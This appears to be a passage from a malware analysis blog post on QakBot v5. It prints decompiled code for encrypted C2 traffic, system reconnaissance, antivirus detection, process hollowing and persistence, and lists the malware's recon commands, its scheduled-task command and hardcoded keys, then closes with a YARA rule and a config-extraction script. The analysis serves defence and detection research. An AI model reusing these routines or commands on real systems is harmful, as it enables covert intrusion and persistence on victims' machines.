AES_enc_data = mw_AES_encryption(arg_data_to_be_sent, arg_data_size, &v18);
ptr_AES_enc_data = AES_enc_data;
if ( !AES_enc_data )
  return AES_enc_data;
enc_b64_data = mw_base64(AES_enc_data, v18);
v24 = enc_b64_data;
if ( !enc_b64_data )
  goto LABEL_22;
HttpOptionalData = mw_generate_HttpOptionalData(enc_b64_data);// <random_str> = <base64_data>
v22 = HttpOptionalData;
p_HttpOptionalData = HttpOptionalData;
if ( !HttpOptionalData )
  goto LABEL_22;
while ( *HttpOptionalData )
{
  ++v9;
  ++HttpOptionalData;
}
v14 = 0x7D0;
while ( 1 )
{
  v21 = 0i64;
  v20 = 0i64;
  v18 = 0i64;
  if ( mw_create_HTTP_Request(2, v6, p_HttpOptionalData, v9, &v21, &v20, &v18, a6) < 0 )// arg_1 ---> 2 == POST
    goto LABEL_17;
  v15 = v18;
  v16 = mw_read_HTTP_Respond(v18, &v19, &v17);
  if ( v15 )
    (winInit_table->ptr__interrnetCloseHandle)(v15);
```

Figure(16): C2 communication fun

```
BYTE *__fastcall mw_AES_encryption(_BYTE *a1, unsigned int a2, unsigned int *a3)
{
  _BYTE *v6; // rax
  unsigned int v7; // r9d
  void *v8; // rbx
  _BYTE *v9; // rdi
  _BYTE *v11; // [rsp+58h] [rbp+20h] BYREF

  v6 = wrap_2_mw_decrpyion_fun_2(0x1A9u);       // 4Lm7DW&yMF*ELN4D8oNp0CtKUf*C2LAstORIBV
  v7 = 0;
  v11 = v6;
  v8 = v6;
  if ( v6 && *v6 )
  {
    do
    {
      ++v6;
      ++v7;
    }
    while ( *v6 );
  }
  v9 = mw_sha256_aes_end_dec(1, a1, a2, v8, v7, a3);// 1 ---> encrypt
  if ( v8 != &unk_18002BB7C )
    mw_memsetr(&v11, 0xFFFFFFFFFFFFFFFFui64);
```


Figure(17): AES Encryption and the key used while C2 communication

Gather system INFO

Part of QakBOT communication with its command and control is sending information about the computer. QakBot gathers computer information using a combination of Windows API calls, shell commands, and Windows Management Instrumentation (WMI) commands. This approach allows it to collect various details about the system, including hardware, software, and configuration data. By using these methods together, QakBot obtains a comprehensive overview of the target computer's setup and specifications.

VMI Queries Used

Qakbot builds a WMI query by concatenating strings to form It then executes these queries to retrieve critical data and obtain a comprehensive overview of the system's configuration and installed security measures.



Figure(18): Qakbot create VMI queries

Here are the WMI classes targeted and the information they retrieve:

Class	Properties	Result
Win32_OperatingSystem	Caption	OS Info [name and version]
AntiVirusProduct	*	Information about antivirus products installed on a system
Win32_Processor	*	Information about the processor
Win32_ComputerSystem	*	Information about the computer system, including its hardware configuration, such as the manufacturer, model, system type, number of processors, memory
Win32_Bios	*	Details about a computer's BIOS, like its version, manufacturer, and release date
Win32_DiskDrive	*	Information about the disk drives installed on a computer, including their model, manufacturer, interface type, capacity
Win32_PhysicalMemory	*	Details about the physical memory modules in use, including their capacity, speed, manufacturer

Class	Properties	Result
Win32_Product	Caption, Description, Vendor, Version, InstallDate, InstallSource, PackageName	Information about installed software, including its name, description, vendor, version, installation date, installation source, and package name
Win32_PnPEntity	Caption, Description, DeviceID, Manufacturer, Name, PNPDeviceID, Service, Status	Details about Plug and Play devices, such as their name, description, device ID, manufacturer, name, PnP device ID, service, and status

Windows command line

Qakbot creates anonymous pipes to execute various built-in command-line tools processes, enabling it to retrieve information about the compromised system's environment effectively.

```
if ( (kernel32_table->ptr_CreatePipe)(&hReadPipe, &hWritePipe, &lpPipeAttributes, 0) )
{
  StartupInfo.hStdError = hWritePipe;
  StartupInfo.hStdOutput = hWritePipe;
  StartupInfo.hStdInput = v21;
  StartupInfo.cb = 0x68;
  StartupInfo.dwFlags = 0x101;
  StartupInfo.wShowWindow = 0;
  if ( hHeap )
  {
    v13 = HeapAlloc(hHeap, 8u, 0x1001ui64);
    lpBuffer = v13;
    if ( v13 )
    {
      if ( (kernel32_table->ptr_CreateProcessW)(
             0i64,
             arg_command_line,
             0i64,
             0i64,
             1,
             CREATE_NO_WINDOW,
             0i64,
             0i64,
             &StartupInfo,
             &ProcessInfo) )
      {
        (kernel32_table->ptr_CloseHandle)(v21);
        (kernel32_table->ptr_CloseHandle)(hWritePipe);
        LODWORD(NumberOfBytesRead) = 0;
        do
        {
          v5 = (kernel32_table->ptr_ReadFile)(hReadPipe, lpBuffer, 0x1000u, &NumberOfBytesRead, 0i64);
          lpBuffer[NumberOfBytesRead] = 0;
```

Figure(19): execute command-line tools

Here is the list of commands that can be used to gather information about the system:

Windows Command	Output
ipconfig /all	Displays detailed configuration information about all network interfaces.
whoami /all	Displays user, group, and privileges information for the current user.

Windows Command	Output
nltest /domain_trusts /all_trusts	Lists all domain trusts established with the current domain.
qwinsta	Lists information about all Remote Desktop sessions on the local system.
nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.%s	Performs a DNS lookup for LDAP service records for the specified domain controller.
net share	Lists information about shared resources on the local system.
net localgroup	Lists information about local groups on the local system.
netstat -nao	Lists active network connections and associated processes.
net view	Lists information about shared resources on remote systems.
route print	Displays the IP routing table for the local system.
arp -a	Displays the ARP cache, which contains mappings of IP addresses to MAC addresses.

Additionally, it will use Windows API calls to get different system details like computer name, screen size, AD domain info, user name, processor details, whether it's a 32-bit or 64-bit Windows, and the operating system version, along with its respective full paths.

Collect AntiViruses Information

Qakbot checks for specific antivirus programs like Kaspersky, Avast, Norton, etc to see if any antivirus software is active on the system. It does this by scanning running programs and looking for related processes from these vendors.

This list shows which antivirus vendors are associated with each process :

processes	Related Vendor
ccSvcHst.exe;NortonSecurity.exe;nsWscSvc.exe	Norton Security
avgcsrvx.exe;avgsvcx.exe;avgcsrva.exe	AVG Antivirus
MsMpEng.exe	Microsoft Defender Antivirus
avp.exe;kavtray.exe	Kaspersky Antivirus
coreServiceShell.exe;PccNTMon.exe;NTRTScan.exe	Trend Micro Antivirus
fshoster32.exe	F-Secure Antivirus
fmon.exe	FortiClient Antivirus

processes	Related Vendor
egui.exe;ekrn.exe	ESET
bdagent.exe;vsserv.exe;vsservppl.exe	Bitdefender
AvastSvc.exe;aswEngSrv.exe;aswToolsSvc.exe;afwServ.exe;aswidsagent.exe;AvastUI.exe	Avast
Sophos UI.exe;SophosUI.exe;SAVAdminService.exe;SavService.exe	Sophos
WRSA.exe	Webroot SecureAnywhere
vkise.exe;isesrv.exe;cmdagent.exe	Kaspersky
ByteFence.exe	ByteFence
MBAMService.exe;mbamgui.exe	Malwarebytes
mcshield.exe	McAfee
dwengine.exe;dwarkdaemon.exe;dwwatcher.exe	Datawatch
SentinelServiceHost.exe;SentinelStaticEngine.exe;SentinelAgent.exe;…	SentinelOne
SonicWallClientProtectionService.exe;SWDash.exe	SonicWall
CynetEPS.exe;CynetMS.exe;CynetConsole.exe	Cynet
CSFalconService.exe;CSFalconContainer.exe	CrowdStrike Falcon

Executing C2 Commands

After establishing communication, the C2 server will send commands to be executed. These commands are represented as integer values or indexes.

```
comm_parse(1, 0, c2_communicate);
comm_parse(0x15, 0, sub_1800055A8);
comm_parse(6, 1, enable_val_14);              // Enable the Value 0x14 on Global Registry Configuration
comm_parse(7, 1, disable_val_14);             // Disable the Value 0x14 on Global Registry Configuration
comm_parse(0xA, 1, command_TerminateProcess); // loop and kill all processes
comm_parse(0xC, 1, global_reg_manipulation_0);// set values from Global Registry config , trigger an event
comm_parse(0xD, 1, global_reg_manipulation);  // set , delete values from Global Registry config , trigger an event
comm_parse(0xE, 1, may_make_move);            // make a copy of itself , run it and gain persistence
comm_parse(0x19, 1, ProcessFile_Execute);     // load an exe binary and run it .
comm_parse(0x21, 1, mw_w_create_process);     // execute cmd .
comm_parse(0x1A, 1, mw_up_injection);         // load then do dll injection
comm_parse(0x1B, 1, w_process_injection);     // do process injection by hashed Str
comm_parse(0x1C, 1, kill_process);            // Kill the Injected Process
comm_parse(0x1D, 1, sub_18000570C);
comm_parse(0x23, 1, alloc_injection);         // load and do process hollowing
comm_parse(0x1E, 1, kill_process_injection);  // kill the previous injected process and do process hollowing again .
comm_parse(0x1F, 1, do_Dll_injection);        // do process hollowing on specific proceses based on anti virus info and its arch
comm_parse(0x12, 1, no_command_0);            // do nothing
comm_parse(0x13, 1, update_and_run);          // load an updated version and run it from the  export "CfGetPlatformInfo"
comm_parse(0x24, 1, run_sample);              // load a sample and run
comm_parse(0x14, 1, sub_180005198);
comm_parse(0x25, 1, set_data_global_registery);// Add  Value to  Global Registry Configuration
comm_parse(0x26, 1, del_val_from_config_reg); // remove value from the global registry configuration
comm_parse(0x27, 1, execute_b64_encoded_powershell_cmd);// execute an command using powershell
comm_parse(0x28, 1, run_dll_Regsvr32);        // load and run with regsvr32
comm_parse(0x29, 1, 0x1800048F8i64);          // load and run with rundll32
comm_parse(0x2A, 1, no_command);              // do nothing
comm_parse(0x2B, 1, sub_18000580C);
```

Figure(20): The list of the C2 commands used by Qakbot

Process Hollowing

QakBot selects a system process for process hollowing based on the machine's architecture (32-bit or 64-bit) and the installed antivirus software.

This list includes the following system processes:

▶ Expand to see more
%SystemRoot%\SysWOW64\AtBroker.exe
%SystemRoot%\System32\AtBroker.exe
%SystemRoot%\SysWOW64\xwizard.exe
%SystemRoot%\System32\xwizard.exe
%SystemRoot%\SysWOW64\explorer.exe

It first calls the `CreateProcessW()` API with the **CREATE_SUSPENDED** flag to start a new process, making it suspended at the beginning.

```
__int64 __fastcall mw_w_createprocessw(LPWSTR arg_lpcommandline, __int64 a2)
{
  struct _STARTUPINFOW StartupInfo; // [rsp+50h] [rbp-78h] BYREF

  *a2 = 0i64;
  *(a2 + 0x10) = 0i64;
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.cb = 104;
  return (kernel32_table->ptr_CreateProcessW)(
           0i64,
           arg_lpcommandline,
           0i64,
           0i64,
           0,
           CREATE_SUSPENDED,
           0i64,
           0i64,
           &StartupInfo,
           a2)
       - 1;
}
```

1

Figure(21): create a suspended process

Then it allocates virtual memory in a target process, writes data into the allocated region, and then modifies the memory protection to allow execution.

```
BaseAddress = 0i64;
OldAccessProtection = 0;
LODWORD(NumberOfBytesWritten) = 0;
p_arg_data_size = arg_data_size;
RegionSize = arg_data_size;
if ( (ptr_ntdll->ptr_NtAllocateVirtualMemory)(arg_hprocess, &BaseAddress, 0i64, &RegionSize, 0x3000u, 4u) >= 0 )
{
  if ( (ptr_ntdll->ptr_NtWriteVirtualMemory)(
         arg_hprocess,
         BaseAddress,
         arg_data_buf,
         p_arg_data_size,
         &NumberOfBytesWritten) >= 0 )
  {
    RegionSize = p_arg_data_size;
    if ( (ptr_ntdll->ptr_NtProtectVirtualMemory)(
           arg_hprocess,
           &BaseAddress,
           &RegionSize,
           arg_access_protection,            // PAGE_EXECUTE_READWRITE
           &OldAccessProtection) >= 0 )
      return BaseAddress;
  }
  if ( BaseAddress )
    (ptr_ntdll->ptr_NtFreeVirtualMemory)(arg_hprocess, &BaseAddress, &RegionSize, 0x8000i64);
}
return 0i64;
```

Next, it retrieves the context of the thread to modify it to set the instruction pointer (EIP/RIP register) to point to the entry point of the injected code.

It finally calls the API `ResumeThread()` to resume the new processes.

Persistence

QakBot sets itself to run on system reboot through a registry entry or Scheduled Task.

```
if ( lpVersionInformation->sysinfo_3.token_handle == 3 )
{
  schtask_creation = wrap_mw_decrpyion_fun_2(0x303u);// schtasks.exe /Create /RU "NT AUTHORITY\SYSTEM" /SC ONSTART /TN %u /TR "%s" /NP /F
  Buffer = mw_w_heapalloc(0x1000ui64);
  random = generate_random(&lpVersionInformation->sysinfo_11.screen_resolution, 0x10000000, -1);
  mw_format_string(Buffer, 0x1000, schtask_creation, random, v5);
  v2 = mw_w_createprocess(Buffer, 0i64, 0xBB8u, 1, 0i64);
  mw_wrap_memset_0(&schtask_creation);
  sub_18000F56C(60, random);
  mw_memsetr(&Buffer, 0xFFFFFFFFFFFFFFEui64);
  return (v2 != 0) - 1;
}
else
{
  Buffer = wrap_mw_decrpyion_fun_1(0x557u);   // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  v4 = mw_w_modify_reg_random_data(0xFFFFFFFF80000001ui64, Buffer, v5);
  mw_wrap_memset_0(&Buffer);
  mw_memsetr(&v5, 0xFFFFFFFFFFFFFFEui64);
  result = 0i64;
```

create a new scheduled task with random name that runs when the system starts up

Figure(22): Persistence function

Conclusion

Qakbot is an advanced malware with regular updates and powerful anti-analysis actions, ensuring it remains a persistent threat with a wide range of capabilities and techniques.

YARA Rule

```
rule detect_Qakbot_v5
{
    meta:
        description = "just a rule for Qakbot v5"
        author = "Mohamed Ezzat (@ZW01f)"
        hash1  = "af6a9b7e7aefeb903c76417ed2b8399b73657440ad5f8b48a25cfe5e97ff868f"
        hash2  = "59559e97962e40a15adb2237c4d01cfead03623aff1725616caeaa5a8d273a35"
    strings:
        $s1 = "\\u%04X\\u%04X" ascii wide
        $s2 = "%u;%u;%u" ascii wide
        $s3 = "CfGetPlatformInfo" ascii wide
        $p1 = {45 33 C0 E8 ?? ?? ?? ?? 35 91 CB 35 A2 41 3B C7}
        $p2 = { 0F B6 01 48 FF C1 44 33 C0 41 8B C0 41 C1 E8 04 83 E0 0F 44 33 04 82 41 8B C0 41 C1
E8 04 83 E0 0F 44 33 04 82 49 83 E9 01 75 ?? 41 F7 D041 8B C0 C3}
    condition:
        uint16(0) == 0x5A4D and all of ($p*) and (2 of ($s*)) and filesize < 500KB
}
```

Python Automated Configuration Extraction

This python script is used to extract the configuration of the Qakbot malware :

- Open the binary file.
- Get the .data section.
- Extract the the key and the encrypted configuration data .
- SHA-256 hash the extracted key to get the final key.
- Use the key to decrypt the configurations.
- Parse the decrypted configurations to extract useful information.

```
#--------------- imports -------------------#
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import socket
from datetime import datetime
import pytz
#------------- helper ------------------------#
def extract_data(filename): #finds the content of the ".data" section. .
    import pefile
    pe = pefile.PE(filename)
    for section in pe.sections:
        if '.data' in section.Name.decode(encoding='utf-8').rstrip('x00'):
            return (section.get_data(section.VirtualAddress, section.SizeOfRawData))
def tohex(data):
    import binascii
    if type(data) == str:
        return binascii.hexlify(data.encode('utf-8'))
    else:
        return binascii.hexlify(data)

def get_ip(ip_binary):
    # Convert the binary network format to a human-readable string format
    ip_str = socket.inet_ntoa(ip_binary)
    return ip_str
#------------ Decryption ---------------------#
def calculate_sha256(input_data):
    sha256_hash = hashlib.sha256()
    sha256_hash.update(input_data)
    hash_hex = sha256_hash.digest()
    return hash_hex
def aes_decrypt(ciphertext, key, iv):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = cipher.decrypt(ciphertext)
    unpadded_plaintext = unpad(plaintext, AES.block_size)
    return unpadded_plaintext
def full_dec(enc_str , aes_key_init):
    aes_key = calculate_sha256(aes_key_init)
    dec_str = aes_decrypt(enc_str[17:],aes_key,enc_str[1:17])
    return dec_str
def parse_camp(input_str):
    lines = input_str.strip().split(b'\r\n')
    parsed_data = {}
    for line in lines:
        key, value = line.split(b'=')
        parsed_data[key] = value
    timestamp = int(parsed_data[b'3'])
    dt_obj = pytz.utc.localize(datetime.utcfromtimestamp(timestamp))
    print(f"Botnet ID : {parsed_data[b'10']}'")
    print(f"b'40' : {parsed_data[b'40']}'")
    print(f"Campaign Timestamp : {dt_obj}")
def parse_c2(dec_ips):
    i = 0
    splitted_data = [dec_ips[i:i+7] for i in range(1, len(dec_ips), 8)]
    for data in splitted_data:
        ip = get_ip(data[:4])
        port = int(tohex(data[4:6]),16)
        print('IP[{0}] = {1}:{2}'.format(i,ip,port))
        i = i + 1
def main():
    file_name = input("enter the file path: ")
```

```
    # The config data begins at these offsets inside the .data section
    enc_ips_rva = 0x852 ; size_rva = 0x850 ; enc_config_rva = 0x1022
    data_section = extract_data(file_name) #read data section
    size = ord(data_section[size_rva:size_rva+1])
    enc_config_ips = data_section[enc_ips_rva:enc_ips_rva+size]
    enc_config = data_section[enc_config_rva:enc_config_rva+size]
    init_key = b'T2X!wWMVH1UkMHD7SBdbgfgXrNBd(5dmRNbBI9'
    aes_key = calculate_sha256(init_key)
    campaign_info = full_dec(enc_config,init_key)
    dec_c2 = full_dec(enc_config_ips,init_key)
    print('##------------------- Campaign Info -------------------##')
    print('sha256 :',tohex(campaign_info[:32]))
    print('#-------------------------------------#')
    parse_camp(campaign_info[32:])
    print('##------------------- Qakbot c2 -------------------##')
    print('sha256 :',tohex(dec_c2[:32]))
    print('#-------------------------------------#')
    parse_c2(dec_c2[32:])

if __name__ == '__main__':
    main()
```

References